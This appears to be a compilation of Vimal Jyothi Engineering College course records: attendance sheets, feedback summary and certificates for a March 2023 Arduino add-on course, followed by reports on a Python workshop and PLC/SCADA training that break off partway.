19	VML20AE006	Alan Sunny		
20	VML20AE007	Alen Joe Prince		
21	VML20AE008	Anargh K		
22	VML20AE009	Aswin T S		
23	VML20AE010	Aswin Vinod C		
24	VML20AE011	Ayana Pv		
25	VML20AE012	Dipuraj M		
26	VML20AE013	Hirandeep T		
27	VML20AE014	Joyal Saji		
28	VML20AE015	Jude Jomon George		
29	VML20AE016	Kevin Saji		
30	VML20AE017	Kiran K V		
31	VML20AE018	Mrinal C Pradeep		
32	VML20AE019	Muhammed Sahi Mtc		
33	VML20AE020	Revanth Pvk		
34	VML20AE021	Tom Jessan		
35	VML20AE022	Vyshnav K		

Vimal Jyothi Engineering College, Chemperi, Kannur
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION ENGINEERING

Add on course on System Design using Arduino

Dates: 13/3/2023 to 17/3/2023

Attendance Sheet

Date: 15/3/2023

Sl.No	Reg.No.	NAME	Signature	
			FN	AN
1	VML21AE001	AIDA THOMAS	[Signature]	[Signature]
2	VML21AE003	ALEN JOHNS	[Signature]	[Signature]
3	VML21AE004	AMAL MANOJ EV	[Signature]	[Signature]
4	VML21AE005	ANAND SAJEEVAN	[Signature]	[Signature]
5	VML21AE006	ANURAG EV	[Signature]	[Signature]
6	VML21AE007	DEEPAK HARIDAS	[Signature]	[Signature]
7	VML21AE008	JASMINE PTK	[Signature]	[Signature]
8	VML21AE009	MERIN SAJI	[Signature]	[Signature]
9	VML21AE010	MUHAMMED AMAL ABDULLA	[Signature]	[Signature]
10	VML21AE011	MUHAMMED RAZEEN MP	[Signature]	[Signature]
11	VML21AE012	NOEL BIJU	[Signature]	[Signature]
12	VML21AE013	RONY SIBY	[Signature]	[Signature]
13	VML21AE014	SREENAV V	[Signature]	[Signature]
14	VML21AE015	STEPHIN K THANKACHAN	[Signature]	[Signature]
15	VML20AE002	Ajay Kp	[Signature]	[Signature]
16	VML20AE003	Akhil M A	[Signature]	[Signature]
17	VML20AE004	Akshar Mohan	[Signature]	[Signature]
18	VML20AE005	Akshay M	[Signature]	[Signature]
19	VML20AE006	Alan Sunny	[Signature]	[Signature]
20	VML20AE007	Alen Joe Prince	[Signature]	[Signature]
21	VML20AE008	Anargh K	[Signature]	[Signature]
22	VML20AE009	Aswin T S	[Signature]	[Signature]
23	VML20AE010	Aswin Vinod C	[Signature]	[Signature]
24	VML20AE011	Ayana Pv	[Signature]	[Signature]
25	VML20AE012	Dipuraj M	[Signature]	[Signature]
26	VML20AE013	Hirandeep T	[Signature]	[Signature]
27	VML20AE014	Joyal Saji	[Signature]	[Signature]
28	VML20AE015	Jude Jomon George	[Signature]	[Signature]
29	VML20AE016	Kevin Saji	[Signature]	[Signature]
30	VML20AE017	Kiran K V	[Signature]	[Signature]
31	VML20AE018	Mrinal C Pradeep	[Signature]	[Signature]
32	VML20AE019	Muhammed Sahi Mtc	[Signature]	[Signature]
33	VML20AE020	Revanth Pvk	[Signature]	[Signature]
34	VML20AE021	Tom Jessan	[Signature]	[Signature]
35	VML20AE022	Vyshnav K	[Signature]	[Signature]

Vimal Jyothi Engineering College, Chemperi, Kannur
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION ENGINEERING

Add on course on System Design using Arduino

Dates: 13/3/2023 to 17/3/2023

Attendance Sheet

Date: 16/3/2023

Sl.No	Reg.No.	NAME	Signature	
			FN	AN
1	VML21AE001	AIDA THOMAS		
2	VML21AE003	ALEN JOHNS		
3	VML21AE004	AMAL MANOJ EV		
4	VML21AE005	ANAND SAJEEVAN		
5	VML21AE006	ANURAG EV		
6	VML21AE007	DEEPAK HARIDAS		
7	VML21AE008	JASMINE PTK		
8	VML21AE009	MERIN SAJI		
9	VML21AE010	MUHAMMED AMAL ABDULLA		
10	VML21AE011	MUHAMMED RAZEEN MP		
11	VML21AE012	NOEL BIJU		
12	VML21AE013	RONY SIBY		
13	VML21AE014	SREENAV V		
14	VML21AE015	STEPHIN K THANKACHAN		
15	VML20AE002	Ajay Kp		
16	VML20AE003	Akhil M A		
17	VML20AE004	Akshar Mohan		
18	VML20AE005	Akshay M		
19	VML20AE006	Alan Sunny		
20	VML20AE007	Alen Joe Prince		
21	VML20AE008	Anargh K		
22	VML20AE009	Aswin T S		
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28	VML20AE015	Jude Jomon George		
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32	VML20AE019	Muhammed Sahi Mtc		
33	VML20AE020	Revanth Pvk		
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Vimal Jyothi Engineering College, Chemperi, Kannur
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION ENGINEERING

Add on course on System Design using Arduino

Dates: 13/3/2023 to 17/3/2023

Attendance Sheet

Date: 17/3/2023

Sl.No	Reg.No.	NAME	Signature	
			FN	AN
1	VML21AE001	AIDA THOMAS		
2	VML21AE003	ALEN JOHNS		
3	VML21AE004	AMAL MANOJ EV		
4	VML21AE005	ANAND SAJEEVAN		
5	VML21AE006	ANURAG EV		
6	VML21AE007	DEEPAK HARIDAS		
7	VML21AE008	JASMINE PTK		
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14	VML21AE015	STEPHIN K THANKACHAN		
15	VML20AE002	Ajay Kp		
16	VML20AE003	Akhil M A		
17	VML20AE004	Akshar Mohan		
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Head of the Department
Electronics and Instrumentation Engineering
Vimal Jyothi Engineering College
Kannur, Kerala, 691 012


Add on Course-System design using Arduino - Feedback Form

32 responses

Name of Student:

Copy


32 responses



Email id:

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
32 responses



Register Number:

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32 responses




32 responses



On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor, 2 - Satisfactory, 3 - Excellent

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
32 responses



The software's and tools discussed during this event was relevant and met your curriculum gaps. (PO1, PO2, PO3, PO4, PO5) 1 - Poor, 2 - Satisfactory, 3 - Excellent


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32 responses




Did you sufficient opportunity for exploring your creativity, technical skills and improving your design ideas (PO3, PO4, PO5, PS01, PS02): 1 - Poor, 2 - Satisfactory, 3 - Excellent

32 responses




The software tools helped you in designing and developing a demonstrable project, which can be used in mechanical based industrial sectors. (PO5, PO12, PS01, PS02): 1 - Poor, 2 - Satisfactory, 3 - Excellent

32 responses



Were you able to perform effectively as an individual and as a team, and follow the instructions? (PO9, PO11, PO12) : 1 - Poor, 2 - Satisfactory, 3 - Excellent


32 responses




Will the software's included in the add-on course able to contribute to the society, modern engineering and global requirements? (PO3, PO5, PSO1, PSO2): 1 - Poor, 2 - Satisfactory, 3 - Excellent

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
32 responses




Will the software's included in the add-on course able to contribute to the society, modern engineering and global requirements? (PO3, PO5, PSO1, PSO2): 1 - Poor, 2 - Satisfactory, 3 - Excellent

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
32 responses



What is your level of learning on Revit & Autodesk inventor after this add-on course? (PO12) : 1 - Poor, 2 Satisfactory, 3 - Excellent

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32 responses



How would you rate the resource person?

32 responses



- Very Good
- Good
- Average
- Poor

Whether the Resource Person were able to clarify your doubts?

32 responses



- Very Good
- Good
- Average
- Poor

Do you prefer to have this kind of Course in the future?

32 responses



- Yes
- No
- Maybe

Give overall rating to the Course


32 responses



- Very Good
- Good
- Average
- Poor

How organized was this event?



32 responses



- Extremely Organized
- Well organized
- Somewhat organized
- Not so organized

How helpful was the event?

32 responses



- Extremely Helpful
- Very Helpful
- Somewhat helpful
- Not so helpful

Your suggestions for improvements in upcoming Add-n courses:

12 responses

include more practical sessions

The equipment used for the courses should be increased

Nice section

No

Nil

I need more events like this. This session was very nice.

Make single system to each students that will be more good

Try to have small group so that we can fully concentrate

Make sure about the availability of equipments


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Google Forms

Photographs



System Design using Arduino on 13-17 march 2023 by Mr. Athul Mohan M , Progressum Edutech Pvt.Ltd



System Design using Arduino on 13-17 march 2023 by Mr. Athul Mohan M , Progressum Edutech Pvt.Ltd



System Design using Arduino on 13-17 march 2023 by Mr. Athul Mohan M , Progressum Edutech Pvt.Ltd


Model Certificate



THIS CERTIFICATE IS PROUDLY PRESENTED TO

Aida Thomas

In recognition of her/his hard work and dedication in completing
Add-on Course on **System design using arduino**
Organized by **Vimal Jyothi Engineering College**
in association with **Progressum Edutech Private Limited**
During this period of **12th March 2023 - 17th March 2023**



Mr. Nandhakumar P R
Director
Progressum Edutech Private Limited

Assessment procedures

In the fifth day of the Add-on course, Group vice Projects are created and evaluated.

The projects lists are

- a. Arduino RFID Smart Lock
- b. Simple Arduino Alarm System
- c. Arduino-Powered Temperature Controller
- d. Traffic Light Controller



Project--Traffic Light Controller

Certificate

O F A C H I E V E M E N T

THIS CERTIFICATE IS PRESENTED TO

MUHAMMED RAZEEN MP

THIS CERTIFICATE IS PROUDLY PRESENTED TO:

in recognition of his/her hard work and dedication in completing
add on Course on **System Design using Arduino**
Organized with **Vimal Jyothi Engineering College**
in association with **Progressum Edutech Private Limited.**
During this period of **13 March 2023 – 17 March 2023**

March 27th 2023



Mr. Nandhakumar P R
Director

Progressum Edutech Pvt. Ltd.

Table of Content

Sl. No	Contents
1	Cover Page
2	Poster
3	Event Proposal
4	Schedule
5	Event Photographs
6	Student Attendance
7	Sample Certificate



VIMAL JYOTHI ENGINEERING COLLEGE

&

**DEPARTEMENT OF ELECTRICAL AND
ELECTRONICS ENGINEERING**


Report on value added course

***“Fundamentals in Python
Programming”***

for

S6 EEE (2020-24 BATCH)



 **VIMAL JYOTHI**
INSTITUTIONS

VALUE ADDED COURSE ON
"FUNDAMENTALS OF PYTHON"

COURSE CODE : ADEE401

COURSE DURATION : 5 DAYS (30 hrs)

IN ASSOCIATION WITH



for S6 EEE



Venue : EEE Software Lab | On 16.02.2023 - 20.02.2023

Convener
Ms. Laly James
(Associate Professor ,HOD, EEE)

Staff Co-ordinators
Ms. Ankita Sebastian (AP,EE)
Mr Rojith K (AP,EE)



EVENT PROPOSAL FORM

1	Event Type and Name	Value added program on "Fundamentals in Python Programming"
2	Date and Time	16 th to 20 th February 2023, 10.00 AM to 4 PM
3	Participants/Audience	S6 EEE Students
4	Venue/Platform	S6 EEE classroom
5	Objectives	1. To understand the students how to build algorithm for solving different types of problems. 2. To understand the students how to write python programming for different types of problem. 3. To understands students how to rectify errors in programming by their own.
6	Expected Outcomes	1. Students will be able to get idea of algorithm for solving any problem. 2. Students will able to understand the basic idea of programming 3. Students will able to understand how to rectify errors in programming . 4. Students able to understand the basic concepts and iterating operations about PYTHON 5. Students able to understand and analyze the arithmetic and logic programming operations about the PYTHON 6. Understanding the data types and language fundamentals in PYTHON. 7. Students able to analyze the functions and file actions in PYTHON. 8. Understanding the error corrections and advanced operations in Python with a socially relevant project.
7	Connected PEOs, POs, COs	PO1, PO2, PO3, PO4, PO5, PO6, PO8, PO9, PO10, PO11, PO12, CO1, CO2, CO3, CO4, CO5
	Justification for PEO/PSO'S	The session will encourage the students to solve complex problems by converting it into algorithms/flow chart and writing in to new trending programming tool python.
8	Resource Requirements	EEE software lab
9	Any other Relevant information	Resource Person: Muhammed Suhail, Deep Flow Technologies Private Ltd
10	Responsible Persons	Proposal prepared by  Mr. Rojith K (AP, EEE) Recommended By  Prof. Laly James ,HOD EEE

Handwritten:
10/12/23

1. Introduction

This was a five day workshop on python programming organized by the Electrical & Electronics Department of Vimal Jyothi Engineering college from 16th to 20th February 2023 for all 3rd year Electrical & Electronics students. To explore the power and simplicity of python, this workshop was very encouraging by covering all the python basics. The trainer Mr. Muhammad Suhail in his simple words gave us the mix of theory and practical knowledge of python programming.

In the absence of Head of The Department Ms. Laly James, the session was inaugurated by Ms. Tintu George, assistant professor of Electrical and Electronics department, also motivated the students with her speech and explained that these kinds of workshops are beneficial for the upcoming placements and technical knowledge.

Day 1 : 16th February

Introduction to programming and python and the students were taught that python is a simple programming language compared to other programming languages. After that familiarized with 'Scratch', the world's largest coding community and a coding language with a simple visual interface that allows young people to create digital stories, games, and animation with some practical experience.

Day 2 : 17th February

On this day familiarized with Visual Studio Code, a source-code editor made by Microsoft and learned the basics of coding. Python Workshop

Day 3 : 18th February

Earned certificates of kaggle and a coding certificate. This day was quite interesting for completing the given task.

Day 4 : 19th February

Learned to prepare a notebook on google colab and prepared a python notebook by adding all the basic information about python that we have learned. So got a detailed idea about area covered and the notebook will be helpful for the future references also.

Day 5 : 20 th February

Introduced with HackerRank, a website which will be helpful for preparing technical interviews. After that , learned some basics of machine learning. The five days of workshop got an end with the conclusion speech of HOD Ms Laly James and students shared their experience on those five days. At the end of workshop students were happy knowing that they were now able to program with a new & simple programming language Python.

One week in Campus Training - session 2

The in-campus training was conducted from 22nd February to 28th February. Trainers from Wartens institute Mr. Abdul Rahman and Mr. Vyshak conducted the session at EEE Software Lab from 9am to 4.10pm.

Day 1- 22.02.2023

The first day started with Delta WPL Soft software. The basics of the software like memory addressing, input-output addressing and some basic instructions in the software were introduced. Timer-counter addressing and operation was also taught. Also did some basic simple problems by drawing the ladder diagram of the logic and simulated them.

Day 2- 23.02.2023

In day 2, more problems were given by the trainers which were solved and simulated in software. Functions like comparators and reset were introduced and problems using them were done.

Day 3- 24.02.2023



A new software called Omron Cx-programmer was introduced. The input, output, memory, timer and counter addressing of the new software were taught. We did some basic programs using this logic. Further in the afternoon session comparator function was introduced and problems related to them were solved and simulated.



Day 4- 25.02.2023

On the fourth day of the program instructions like jump, conditional jump and calling of subroutines were introduced. Problems using their logic were solved and simulated. During the afternoon session another software which is Siemens TIA Portal was introduced. A brief introduction on Siemens TIA Portal was given.

Day 5- 27.02.2023

On the fifth day timers in TIA portal were introduced. We learned about Simatic timers and their types which are Block type and Coil type timers and IEC timers. Also learned about counters. The concept of memory mapping was introduced. Operations like bit logic operations and comparator operations were taught and problems relating to all these were done.

Day 6- 28.02.2023

It was the last day of on-campus training. Conversion operations, jump instruction, shift & rotate instruction, modulus instruction was introduced. Also, a detailed idea on function blocks were given. More problems consisting of all the instruction studied so far were solved and simulated in the TIA portal.




Off Campus Training

The off-campus training was conducted from Wartens Institute Bangalore for 2 weeks. It was conducted from 6th March to 17th March. The students were divided into 2 batches during the class- morning batch and afternoon batch. The morning batch had classes from 9am to 1pm and the afternoon batch students had class from 2pm to 6pm.

Day 1- 06.03.2023

On the first day of off-campus training a general and brief revision was done first. Then a basic introduction was given to Human Machine Interface (HMI) and Supervisory Control and Data Acquisition (SCADA) System. Then HMI was taught in detail. The types of HMI, Features of HMI and Advantages of HMI were discussed. Once the theory class was done, we were introduced to HMI in the Siemens TIA Portal and did some basic simple problems in HMI.

Day 2- 07.03.2023

